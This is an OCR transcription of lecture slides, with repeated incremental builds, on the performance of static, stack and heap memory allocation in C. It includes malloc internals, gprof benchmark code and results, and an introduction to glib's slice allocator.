
- Static allocations are only performed once during program initialization
- Thus they can not appear in any loops and are not in the scope of efficiency issues anyway

- Static allocations are only performed once during program initialization
- Thus they can not appear in any loops and are not in the scope of efficiency issues anyway
- So in the upcoming section we will focus on

- Static allocations are only performed once during program initialization
- Thus they can not appear in any loops and are not in the scope of efficiency issues anyway
- So in the upcoming section we will focus on
  - Stack allocations


- Static allocations are only performed once during program initialization
- Thus they can not appear in any loops and are not in the scope of efficiency issues anyway
- So in the upcoming section we will focus on
  - Stack allocations
  - Heap allocations

Example 256 byte stack of a 16 bit machine




- Stack is organized as a (Last In - First Out) LIFO queue

Example 256 byte stack of a 16 bit machine




- Stack is organized as a (Last In - First Out) LIFO queue
- Growing from high to low addresses

Example 256 byte stack of a 16 bit machine




- Stack is organized as a (Last In - First Out) LIFO queue
- Growing from high to low addresses
- Most often used as a general temporary data storage

Example 256 byte stack of a 16 bit machine




- Stack is organized as a (Last In - First Out) LIFO queue
- Growing from high to low addresses
- Most often used as a general temporary data storage
  - function return addresses

Example 256 byte stack of a 16 bit machine




- Stack is organized as a (Last In - First Out) LIFO queue
- Growing from high to low addresses
- Most often used as a general temporary data storage
    - function return addresses
    - local variables

Example 256 byte stack of a 16 bit machine




- Stack is organized as a (Last In - First Out) LIFO queue
- Growing from high to low addresses
- Most often used as a general temporary data storage
  - function return addresses
  - local variables
  - (sometimes) function arguments

Example 256 byte stack of a 16 bit machine




- Stack is organized as a (Last In - First Out) LIFO queue
- Growing from high to low addresses
- Most often used as a general temporary data storage
  - function return addresses
  - local variables
  - (sometimes) function arguments
- Stackpointer (SP) denotes current stack position

Example 256 byte stack of a 16 bit machine




- Stack is organized as a (Last In - First Out) LIFO queue
- Growing from high to low addresses
- Most often used as a general temporary data storage
  - function return addresses
  - local variables
  - (sometimes) function arguments
- Stackpointer (SP) denotes current stack position
- SP is almost always a CPU register, on AMD64 it is RSP

Example 256 byte stack of a 16 bit machine



- Stack is organized as a (Last In - First Out) LIFO queue
- Growing from high to low addresses
- Most often used as a general temporary data storage
  - function return addresses
  - local variables
  - (sometimes) function arguments
- Stackpointer (SP) denotes current stack position
- SP is almost always a CPU register, on AMD64 it is RSP
- x86 CPUs do push elements by decrementing the SP first and storing the value afterwards

Example 256 byte stack of a 16 bit machine



Small stack example

```
void secondFunction ( void )
{
  char secondBuffer[] = "Crunch";
}


void firstFunction ( void )
{
  char firstBuffer[] = "Captain" ;
  secondFunction () ;
  // return point to firstFunction
}

int main ( void )
{
  firstFunction () ;
  // return point to main function
  return ( 0 ) ;
}
```


Small stack example

```
void secondFunction ( void )
{
  char secondBuffer[] = "Crunch";
}


void firstFunction ( void )
{
  char firstBuffer[] = "Captain" ;
  secondFunction () ;
  // return point to firstFunction
}

int main ( void )
{
  firstFunction () ;
  // return point to main function
  return ( 0 ) ;
}
```

Stackframe



0x00000000004004e9	return address of main
0x00007fffffffe190	saved base pointer
0x00000000004003a0	padding junk
0x006e696174706143	"Captain"
0x00000000004004de	return address of firstfunction
0x00007fffffffe180	saved base pointer
0x000000000040055d	padding junk
0x000068636e757243	"Crunch"

- Stack allocation requires few ressources for

- Stack allocation requires few ressources for
  - the current function simply claims all the stackspace from the current stackpointer to the stack bottom

- Stack allocation requires few ressources for
  - the current function simply claims all the stackspace from the current stackpointer to the stack bottom
  - local stack data is simply written consecutively

- Stack allocation requires few ressources for
  - the current function simply claims all the stackspace from the current stackpointer to the stack bottom
  - local stack data is simply written consecutively
  - allocation is really nothing but altering a pointer

- Stack allocation requires few ressources for
    - the current function simply claims all the stackspace from the current stackpointer to the stack bottom
    - local stack data is simply written consecutively
    - allocation is really nothing but altering a pointer
- The major drawback of stack allocation is the limited lifespan of the stack data

- Stack allocation requires few ressources for
  - the current function simply claims all the stackspace from the current stackpointer to the stack bottom
  - local stack data is simply written consecutively
  - allocation is really nothing but altering a pointer
- The major drawback of stack allocation is the limited lifespan of the stack data
- For instance, let A and B be functions such that function A calls function B

- Stack allocation requires few ressources for
    - the current function simply claims all the stackspace from the current stackpointer to the stack bottom
    - local stack data is simply written consecutively
    - allocation is really nothing but altering a pointer
- The major drawback of stack allocation is the limited lifespan of the stack data
- For instance, let A and B be functions such that function A calls function B
    - A can pass its local stack data to B for it's located ”above” B's stackframe and thus can not be overwritten by B

- Stack allocation requires few ressources for
  - the current function simply claims all the stackspace from the current stackpointer to the stack bottom
  - local stack data is simply written consecutively
  - allocation is really nothing but altering a pointer
- The major drawback of stack allocation is the limited lifespan of the stack data
- For instance, let A and B be functions such that function A calls function B
  - A can pass its local stack data to B for it’s located ”above” B’s stackframe and thus can not be overwritten by B
  - B can not pass its local stack data to A because B’s stackframe is located ”beyond” A’s stackframe and thus will be simpy overwritten by subsequent function calls of A

- Unlike the stack, there is no such thing as a shared ”heap pointer”

- Unlike the stack, there is no such thing as a shared ”heap pointer”
    - So the heap is just one big bunch of memory


- Unlike the stack, there is no such thing as a shared ”heap pointer”
    - So the heap is just one big bunch of memory
- Resizing the heap section is done by the OS, though management of data structure allocation on the heap is done by the executing program itself

- Unlike the stack, there is no such thing as a shared ”heap pointer”
  - So the heap is just one big bunch of memory
- Resizing the heap section is done by the OS, though management of data structure allocation on the heap is done by the executing program itself
  - Heap management is a shared task of OS and userspace functions

- Unlike the stack, there is no such thing as a shared ”heap pointer”
    - So the heap is just one big bunch of memory
- Resizing the heap section is done by the OS, though management of data structure allocation on the heap is done by the executing program itself
    - Heap management is a shared task of OS and userspace functions
- Traditionally, heap memory allocation is done by malloc, which is part of libc

- Unlike the stack, there is no such thing as a shared ”heap pointer”
  - So the heap is just one big bunch of memory
- Resizing the heap section is done by the OS, though management of data structure allocation on the heap is done by the executing program itself
  - Heap management is a shared task of OS and userspace functions
- Traditionally, heap memory allocation is done by malloc, which is part of libc
  - If you are not happy with malloc, simply write your own!

Heap (malloc)



Heap (4096 bytes)

start of heap section

end of heap section

pointer to previous header

size and status (free / used)


pointer to next header

memory bin

header / chunk, 24 bytes

Heap (malloc)


```
char *firstPtr = malloc ( 2048 ) ;
```



prev | 2048 used | next | 2048 bytes alloc'd | prev | 2000 free | next | 2000b free memory

*firstPtr

```
char *secondPtr = malloc ( 512 ) ;
```




prev | 2048 used | next | 2048 bytes alloc'd | prev | 512 used | next | 512 bytes alloc'd | prev | 1464 free | next | 1464b free

*firstPtr

*secondPtr

Heap (malloc)

```
free ( firstPtr ) ;
```




prev | 2048 free | next | 2048 bytes free | prev | 512 used | next | 512 bytes alloc'd | prev | 1464 free | next | 1464b free

*secondPtr

Heap (malloc)


`free ( firstPtr ) ;`



- What happens if we want to allocate another 3072 bytes ?

Heap (malloc)


```
free ( firstPtr ) ;
```



- What happens if we want to allocate another 3072 bytes ?
- We actually have enough space in sum, though we can’t allocate one compound block

Heap (malloc) - Fragmentation and Resizing

```
char *thirdPtr = malloc ( 3072 ) ;
```



- If you want to see malloc in action requesting OS memory, try the ”strace” program and watch for execution of brk / mmap functions

- If you want to see malloc in action requesting OS memory, try the ”strace” program and watch for execution of brk / mmap functions
- Allocated data has no lifetime restrictions

- If you want to see malloc in action requesting OS memory, try the ”strace” program and watch for execution of brk / mmap functions
- Allocated data has no lifetime restrictions
- Allocation process suffers efficiency issues in terms of

- If you want to see malloc in action requesting OS memory, try the ”strace” program and watch for execution of brk / mmap functions
- Allocated data has no lifetime restrictions
- Allocation process suffers efficiency issues in terms of
    - speed for maintaining a doubly linked list

- If you want to see malloc in action requesting OS memory, try the ”strace” program and watch for execution of brk / mmap functions
- Allocated data has no lifetime restrictions
- Allocation process suffers efficiency issues in terms of
  - speed for maintaining a doubly linked list
  - size due to fragmentation and extra management chunks added to the heap

- Now that we have an idea about how several allocation mechanism might perform, let’s see if reality proves it right

Static vs. Stack staticvsstack.c

```
#define NUMLOOPS (1000*1000*1000*2)
#define MYSTRING  "Hello, I am a string, actually I am not that horrible long though I can cause
     some serious performance impact."

void fillBufferFromStack ( char *destBuffer )
{ char myStackBuffer[] = MYSTRING ;
  strcpy ( destBuffer, myStackBuffer ) ;    }

void fillBufferFromStatic ( char *destBuffer )
{ static char myStaticBuffer[] = MYSTRING ;
  strcpy ( destBuffer, myStaticBuffer ) ;   }

int main ( void )
{
  static char destBuffer[512] ;
  for ( uint64_t i = 0 ; i < NUMLOOPS ; i++ )
    fillBufferFromStack ( destBuffer ) ;
  for ( uint64_t i = 0 ; i < NUMLOOPS ; i++ )
    fillBufferFromStatic ( destBuffer ) ;
  return ( 0 ) ;
}
```

Static vs. Stack staticvsstack.c

```
#define NUMLOOPS (1000*1000*1000*2)
#define MYSTRING  "Hello, I am a string, actually I am not that horrible long though I can cause
     some serious performance impact."

void fillBufferFromStack ( char *destBuffer )
{ char myStackBuffer[] = MYSTRING ;
  strcpy ( destBuffer, myStackBuffer ) ;     }

void fillBufferFromStatic ( char *destBuffer )
{ static char myStaticBuffer[] = MYSTRING ;
  strcpy ( destBuffer, myStaticBuffer ) ;    }
```

Static vs. Stack staticvsstack.c

```c
#define NUMLOOPS (1000*1000*1000*2)
#define MYSTRING  "Hello, I am a string, actually I am not that horrible long though I can cause some serious performance impact."

void fillBufferFromStack ( char *destBuffer )
{ char myStackBuffer[] = MYSTRING ;
  strcpy ( destBuffer, myStackBuffer ) ;     }

void fillBufferFromStatic ( char *destBuffer )
{ static char myStaticBuffer[] = MYSTRING ;
  strcpy ( destBuffer, myStaticBuffer ) ;   }
```

gprof results

```
  %     cumulative   self         self        total
 time   seconds      seconds      calls       ns/call   ns/call   name
 76.11  29.42        29.42        2000000000  14.71     14.71     fillBufferFromStack
 11.05  33.69        4.27         2000000000  2.14      2.14      fillBufferFromStatic
```

Stack vs. Heap

stackvsheap.c

```c
#define NUMLOOPS (1000*1000*1000)
#define BUFSIZE 64

void allocateStack ( )
{ char myStackBuffer[BUFSIZE] ;
  memset ( myStackBuffer, 0x66, BUFSIZE ) ;
}

void allocateHeap ( )
{ char *myHeapBuffer = malloc ( BUFSIZE ) ;
  memset ( myHeapBuffer, 0x66, BUFSIZE ) ;
  free ( myHeapBuffer ) ;
}

int main ( void )
{
  for ( uint64_t i = 0 ; i < NUMLOOPS ; i++ )
    allocateStack () ;
  for ( uint64_t i = 0 ; i < NUMLOOPS ; i++ )
    allocateHeap () ;
  return ( 0 ) ;
}
```

Stack vs. Heap stackvsheap.c

```c
#define NUMLOOPS (1000*1000*1000)
#define BUFSIZE 64

void allocateStack ( )
{ char myStackBuffer[BUFSIZE] ;
  memset ( myStackBuffer, 0x66, BUFSIZE ) ;
}

void allocateHeap ( )
{ char *myHeapBuffer = malloc ( BUFSIZE ) ;
  memset ( myHeapBuffer, 0x66, BUFSIZE ) ;
  free ( myHeapBuffer ) ;
}
```

Stack vs. Heap

stackvsheap.c

```c
#define NUMLOOPS (1000*1000*1000)
#define BUFSIZE 64

void allocateStack ( )
{ char myStackBuffer[BUFSIZE] ;
  memset ( myStackBuffer, 0x66, BUFSIZE ) ;
}

void allocateHeap ( )
{ char *myHeapBuffer = malloc ( BUFSIZE ) ;
  memset ( myHeapBuffer, 0x66, BUFSIZE ) ;
  free ( myHeapBuffer ) ;
}
```

gprof results

```
%      cumulative   self                  self     total
time   seconds      seconds   calls       ns/call  ns/call   name
28.04  8.10         3.17      1000000000  3.17     3.17      allocateHeap
19.69  10.33        2.23      1000000000  2.23     2.23      allocateStack
```

Malloc space consumption

mallocsize.c

```
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = malloc ( ELEMENTSIZE ) ;

  getchar () ;

  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    free ( bufferPointers[i] ) ;
  free ( bufferPointers ) ;

  return ( 0 ) ;
}
```

Malloc space consumption

mallocsize.c

```c
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = malloc ( ELEMENTSIZE ) ;
```

Malloc space consumption

mallocsize.c

```c
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = malloc ( ELEMENTSIZE ) ;
```

```
cat /proc/‘pgrep mallocsize‘/status | grep VmRSS
```

```
VmRSS:    7340304 kB
```

Malloc space consumption

mallocsize.c

```c
#define ELEMENTSIZE 32
#define NUMELEMENTS 1024*1024*128 // 4 Gigabyte

int main ( void )
{
  char **bufferPointers = malloc ( NUMELEMENTS * sizeof(char*) ) ;
  for ( uint64_t i = 0 ; i < NUMELEMENTS ; i++ )
    bufferPointers[i] = malloc ( ELEMENTSIZE ) ;
```

```
cat /proc/‘pgrep mallocsize‘/status | grep VmRSS
```

```
VmRSS:    7340304 kB
```

- Overhead : 7158M - 4096M - 1024M = 2038M (~50%)

- Heap allocation via malloc turns out to

- Heap allocation via malloc turns out to
  - be the slowest allocation mechanism

- Heap allocation via malloc turns out to
  - be the slowest allocation mechanism
  - produce several overhead

- Heap allocation via malloc turns out to
    - be the slowest allocation mechanism
    - produce several overhead
- Can this probably be done more efficiently ?

- Heap allocation via malloc turns out to
    - be the slowest allocation mechanism
    - produce several overhead
- Can this probably be done more efficiently ?
    - Oh wonder, yes, it can :)

- Heap allocation via malloc turns out to
  - be the slowest allocation mechanism
  - produce several overhead
- Can this probably be done more efficiently ?
  - Oh wonder, yes, it can :)
- glib provides us with a slice allocator[1]

- Heap allocation via malloc turns out to
  - be the slowest allocation mechanism
  - produce several overhead
- Can this probably be done more efficiently ?
  - Oh wonder, yes, it can :)
- glib provides us with a slice allocator[1]
  - specialized on small allocations, implements a malloc fallback for big allocation


- Heap allocation via malloc turns out to
  - be the slowest allocation mechanism
  - produce several overhead
- Can this probably be done more efficiently ?
  - Oh wonder, yes, it can :)
- glib provides us with a slice allocator[1]
  - specialized on small allocations, implements a malloc fallback for big allocation
  - acts predictively by allocating a bunch of elements (slice) even if only one single element is requested

- Heap allocation via malloc turns out to
  - be the slowest allocation mechanism
  - produce several overhead
- Can this probably be done more efficiently ?
  - Oh wonder, yes, it can :)
- glib provides us with a slice allocator[1]
  - specialized on small allocations, implements a malloc fallback for big allocation
  - acts predictively by allocating a bunch of elements (slice) even if only one single element is requested
  - if any further elements of that type are requested, they are simply taken from the slice


- Heap allocation via malloc turns out to
  - be the slowest allocation mechanism
  - produce several overhead
- Can this probably be done more efficiently ?
  - Oh wonder, yes, it can :)
- glib provides us with a slice allocator[1]
  - specialized on small allocations, implements a malloc fallback for big allocation
  - acts predictively by allocating a bunch of elements (slice) even if only one single element is requested
  - if any further elements of that type are requested, they are simply taken from the slice
  - thus it’s behaving like an allocation cache

- Heap allocation via malloc turns out to
    - be the slowest allocation mechanism
    - produce several overhead
- Can this probably be done more efficiently ?
    - Oh wonder, yes, it can :)
- glib provides us with a slice allocator[1]
    - specialized on small allocations, implements a malloc fallback for big allocation
    - acts predictively by allocating a bunch of elements (slice) even if only one single element is requested
    - if any further elements of that type are requested, they are simply taken from the slice
    - thus it's behaving like an allocation cache
    - this principle is heavily based on the slab memory allocator[3]

Slice illustration




Slice illustration




- Return address of allocated memory is simply address of firstElement + (number of used elements) * elementSize

Slice illustration



